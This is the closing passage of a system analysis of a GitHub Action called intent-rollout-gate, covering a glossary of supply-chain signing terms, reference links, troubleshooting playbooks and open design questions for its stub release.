- **Rollout Gate**. This action. The deployment-decision tier above the Evidence Bundle. Reads the bundle, evaluates against policy, emits a verdict + a signed decision row.
- **DSSE**. Dead Simple Signing Envelope. The signature wrapper format used by in-toto attestations. Validated as part of Stage 1 verification.
- **Fulcio**. Sigstore’s certificate authority issuing short-lived signing certificates via OIDC identity. The default backing for cosign keyless mode.
- **Rekor**. Sigstore’s append-only, tamper-evident transparency log. Default URL `https://rekor.sigstore.dev`. Configurable via the action’s `rekor-url` input. Public anchoring of decision rows is gated on the DNSSEC + CAA precondition.
- **DNSSEC + CAA precondition**. The hard requirement (CISO binding DR-004 § 6.1) that before any signed attestation referencing an `evals.intentsolutions.io` URI is pushed to Rekor, the namespace must be DNSSEC-enabled and CAA records must be pinned to a single Certificate Authority.
- **tests/TESTING.md**. The policy file in the consuming repo. Same file `audit-harness` reads for thresholds; this action reads for required-gate / coverage / pass-rate / advisory-elevation / failure-mode-block clauses. Enforcement-travels-with-the-code principle.
- **ISED**. Intent Solutions Executive Decision Council. The seven-seat adversarial council whose decision records (DR-004, DR-010, etc.) bind architecture and governance choices across the platform.
- **Phase A foundation**. The five-PR cut on `intent-eval-lab` that established DR-010, Blueprint A, Blueprint B, Blueprint C, and the Canonical Glossary. Complete per umbrella CLAUDE.md as of 2026-05-15.
- **M4 / M5 / M6**. Milestones in the build journey master plan. M4 is the substantive bootstrap (this commit set, complete). M5 is the implementation cut (not started). M6 is the first downstream adopter (`audit-harness` self-adoption).

B. Reference Links

Table 14.

Item	Where
GitHub Actions metadata-syntax spec	https://docs.github.com/en/actions/creating-actions/metadata-syntax-for-github-actions
in-toto Statement v1 spec	https://github.com/in-toto/attestation/blob/main/spec/v1/statement.md
DSSE spec	https://github.com/secure-systems-lab/dsse/blob/master/protocol.md

Item	Where
Sigstore documentation	https://docs.sigstore.dev/
Apache License 2.0	http://www.apache.org/licenses/LICENSE-2.0
Doc Filing Standard v4.3	/home/jeremy/002-command-bible/DOCUMENT-FILING-STANDARD (local; the v4.3 update lives in <code>~/.claude/skills/doc-filing/</code>)
Beads documentation	https://github.com/gastownhall/beads
Intent Solutions Testing SOP	/home/jeremy/000-projects/CLAUDE.md § “Intent Solutions Testing SOP”
ISED Decision Record DR-004	intent-eval-lab/000-docs/004-AT-DECR-isedc-council-report
ISED Decision Record DR-010	intent-eval-lab/000-docs/010-AT-DECR-isedc-council-report

C. Troubleshooting Playbooks

Playbook 1 — Action wiring fails with “could not find action.”

Symptom: A downstream workflow with `uses: jeremylongshore/intent-rollout-gate@v1` fails to load. Cause: No `v1` tag exists yet on this repo. Steps: 1. Confirm via `gh api repos/jeremylongshore/intent-rollout-gate/tags` — likely returns an empty array as of 2026-05-20. 2. Use `uses: jeremylongshore/intent-rollout-gate@main` for development; pin by SHA (`uses: jeremylongshore/intent-rollout-gate@f85e9e6`) for any stability. 3. Once `v0.0.0` is tagged (Week 1 roadmap item), switch to `@v0.0.0`. 4. Once `v0.1.0` ships and `v1` floats to it, switch to `@v1` for major-version-stable behavior.

Playbook 2 — CI smoke test fails because the stub output changed.

Symptom: `.github/workflows/ci.yml` job `smoke-action-stub` fails with `Expected decision=not-implemented got: <other>`. Cause: Someone modified the `composite-shell` step in `action.yml` without updating the smoke test. Steps: 1. `git diff action.yml` — confirm the shell step was edited. 2. If the change was intentional (e.g., the M5 first PR is landing real behavior), update the smoke test to assert the new contract AND bump the version (this is a contract break). 3. If the change was accidental, revert the `action.yml` edit: `git checkout action.yml`. 4. Re-run CI; smoke job should pass.

Playbook 3 — A consumer reports the action is “always green even when their build is broken.”

Symptom: An adopter wired `uses: jeremylongshore/intent-rollout-gate@main` against the stub and observes that the action emits `decision=not-implemented` and exits 0 regardless of the bundle they pass in. Cause: The `v0.0.0` stub does no enforcement — this is by design (README.md:65). The adopter has misread “stub” as “real.” Steps: 1. Direct the adopter to README.md § Project status; `v0.0.0` is the M4 substantive bootstrap with no enforcement. 2. Confirm they understand that substantive enforcement begins at `v0.1.0` (M5). 3. Suggest they treat `decision == "not-implemented"` as an explicit “no enforcement” signal in their downstream

workflow steps — either fail-closed (refuse to ship without enforcement) or visibly note the state to reviewers. 4. Add their repo to the “interested early adopters” list so they get notified when M5 lands.

Playbook 4 — DNSSEC precondition check is failing in M5+ Rekor push.

Symptom: The action emits `decision: ship` and signs the decision row locally, but the Rekor push refuses with `precondition failed: DNSSEC not enabled on evals.intentsolutions.io`. Cause: The CISO binding’s runtime check is firing correctly. The `evals.intentsolutions.io` namespace is not yet DNSSEC-protected. Steps: 1. Confirm via `dig +dnssec evals.intentsolutions.io` — if no RRSIG records, DNSSEC is not enabled. 2. Confirm via `dig CAA evals.intentsolutions.io` — if no CAA records, CA pinning is not in place. 3. This is an Intent Solutions infrastructure task, not adopter-side. File a beads issue against the umbrella with prefix `iar-` or `OPS-` naming the missing precondition. 4. Until the precondition is satisfied, the action correctly refuses the public Rekor anchor. The decision row is still signed locally; consumers who need transparency-log anchoring should wait.

Playbook 5 — A predicate-URI confusion attempt slips through.

Symptom: A consumed row carries `predicateType: https://evals.intentsolutions.io/gate-result/v1` but the predicate body doesn’t conform to the v1 schema. The verifier accepted it anyway. Cause: A bug in Stage 1 verification — likely the JSON Schema validation step was skipped, or the schema being used is stale. Steps: 1. Confirm reproduction with a hand-crafted row. 2. Open a Critical-severity disclosure per SECURITY.md if exploitable in the wild. 3. Patch: add the missing schema-validation step or refresh to the latest `@intentsolutions/core` schema export. 4. Add a regression test using the exact crafted row. 5. Cut a patch release; notify adopters via GitHub Security Advisory.

D. Open Questions

These are the unresolved questions whose answers materially shape the architecture. Each ties back to a referenced document section.

1. **Runtime language: TypeScript, Go, or Python?** Design doc § 8. Decision belongs to the first M5 PR. The deferral is bounded — the action is a no-op until the choice is made.
2. **Policy grammar: markdown-table-direct or embedded YAML in markdown?** Design doc § 10.2. Affects the parser complexity and the contributor experience. Decision belongs to the first M5 PR, ideally with input from the `audit-harness` maintainers since they already read `tests/TESTING.md` for thresholds.
3. **Empty-bundle default: block, advisory, or pass?** Design doc § 10.3. A bundle with zero verified rows is a real CI state (e.g., docs-only PR where no producer fires). The default behavior must be deterministic and documented.
4. **OTel exporter wiring: ship our own or rely on the runner’s collector?** Design doc § 10.5. Affects whether the action drags in an OTel SDK as a dependency, or fires events only into the local-process OTel context and hopes a collector is present.
5. **Does the thin-action-over-library separation happen in M5 or later?** § 4.1 above. Naming the package (`@j-rig/rollout-gate` per umbrella CLAUDE.md, or equivalent) and committing to a separate npm/Go/PyPI publication early lets non-GitHub-Actions con-

sumers reuse the logic from day one. Bundling everything inside the action is the simpler M5 cut.

6. **When does the v1 floating tag move from “doesn’t exist” to “tracks v0.1.0”?** § 8.4 above. Pre-mature v1 tagging risks adopter confusion when the behavior shifts from stub to real. Post-mature delays adopter convenience.
7. **Is audit-harness truly the first adopter, or does another repo race ahead?** README.md § Project status names `audit-harness` as the M6 self-adopter. The umbrella CLAUDE.md hints at `intent-eval-core` as a natural candidate too (it has the kernel and may want to enforce its own publishing discipline). Either is fine; the first-adopter PR commits.
8. **What is the operational state of the `evals.intentsolutions.io` DNSSEC + CAA pinning today?** Cited in three places (DR-004 § 6.1, CLAUDE.md item 2, design doc § 5.2) but not documented in this repo. Without an answer, the Rekor anchor is effectively unusable. Highest-priority Week 1 stabilization item.
9. **Should the v0.0.0 stub emit a decision: `bootstrap` instead of `not-implemented`?** Minor naming question. “Bootstrap” might be less likely to be misread as “all clear.” Worth raising in the M5 PR if the contract is being touched anyway.
10. **What is the credential-redaction algorithm spec?** Design doc § 5.4 names credential redaction as a CISO binding. The actual algorithm — what strings get redacted, what the redaction marker looks like, whether redaction is reversible for forensics under privileged access — is not specified. M5 must define and test against a concrete spec.

End of operator-grade system analysis. This document is the single highest-leverage reference for understanding `intent-rollout-gate` as it stands today (v0.0.0 substantive bootstrap, M4 complete, M5 not started). Re-run `/appaudit` after M5 lands to capture the substantive-behavior state.